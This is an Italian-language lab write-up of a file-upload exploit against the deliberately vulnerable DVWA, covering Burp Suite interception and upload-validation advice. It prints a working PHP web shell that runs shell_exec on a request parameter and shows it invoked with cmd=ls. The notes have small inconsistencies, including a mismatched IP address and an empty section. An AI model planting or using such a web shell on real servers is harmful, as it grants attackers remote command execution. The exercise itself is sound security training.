

EXPLOIT FILE UPLOAD - 05/05/2025

1. Preparazione dell'Ambiente

1. Avvio delle VM

- Avvio Metasploitable e Kali Linux nel tuo hypervisor (UTM).
- Mi sono assicurato che entrambe le VM siano nella stessa rete interna (192.168.20.10), in modo che possano comunicare tra loro.

2. Caricamento della Shell PHP su DVWA

1. Accesso a DVWA

- Da Kali Linux ho aperto il browser e sono andato su:
- **http://192.168.20.10/dvwa/**
- Successivamente ho inserito le credenziali per poter accedere.

2. Impostazione del Livello di Sicurezza

- Nella sezione **DVWA Security**, ho impostato il livello su **Low** (per consentire upload di qualsiasi file).

3. Preparazione della Shell PHP

- Ho creato un file `shell.php` con questo contenuto:


```
<?php
```

- ```
if(isset($_REQUEST['cmd'])) {
```
- ```
    echo "<pre>" . shell_exec($_REQUEST['cmd']) .
```
- ```
 "</pre>";
```
- ```
}
```
- ```
?>
```

- Successivamente l'ho salvato localmente su Kali Linux.

#### 4. Upload della Shell

- Sono andato in **File Upload** all'interno di DVWA.
- Seleziona il file `shell.php` e l'ho inviato



### 3. Esecuzione della Shell PHP

#### 1. Accesso alla Shell via Browser

- Naviga all'URL mostrato dopo l'upload, ad esempio:

**`http://192.168.20.10/dvwa/hackable/uploads/shell.php`**

### 4. Intercettazione e Analisi con BurpSuite

#### 1. Configurazione del Proxy

- Ho avviato BurpSuite su Kali.
- In **Proxy** → **Options**, mi sono assicurato che il proxy HTTP sia in ascolto sulla porta 8080.

## 2. Intercettazione delle Richieste

- Attiva **Intercept** in Burp: **Proxy** → **Intercept** → **Intercept is on**.
- Ripeti l'upload della shell.php: Burp catturerà la richiesta POST

## 3. Analisi della Richiesta di Upload

- Ho esaminato il corpo della richiesta:

The screenshot shows the Burp Suite interface. At the top, there are buttons for 'Intercept on', 'Forward', and 'Drop'. Below this is a table of intercepted requests:

| Time         | Type | Direction | Method | URL                                                  |
|--------------|------|-----------|--------|------------------------------------------------------|
| 14:13:37 ... | HTTP | → Request | GET    | http://192.168.1.100/dvwa/hackable/uploads/shell.php |
| 14:14:49...  | HTTP | → Request | GET    | http://192.168.20.10/dvwa/hackable/uploads/shell.php |

Below the table, the 'Request' tab is selected, showing the details of the selected request (14:14:49...):

```
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.20.10
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/135.0.0.0 Safari/537.36
6 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
 q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
```


On the right side, the 'Inspector' tab is visible, showing options for 'Request attributes', 'Request query parameters', 'Request body parameters', 'Request cookies', and 'Request headers'.

## 4. Intercettazione dell'Accesso alla Shell

- Ho navigato nell'URL della shell in Firefox: Burp intercetterà la richiesta GET.
- Ho catturato anche le richieste successive con il parametro **cmd=lm**:

**http://192.168.20.10/dvwa/hackable/uploads/shell.php?cmd=ls**

## 5. Analisi delle Risposte



## 5. Considerazioni e raccomandazioni di Sicurezza

- **Validazione Upload:** in modalità “Low” DVWA non controlla né l’estensione né il contenuto del file; di norma si deve:
  - Restringere le estensioni consentite (es. solo immagini: `.jpg`, `.png`),
  - Validare il MIME-TYPE sul server,
  - Rinominare i file e disabilitare l’esecuzione PHP nella directory di upload.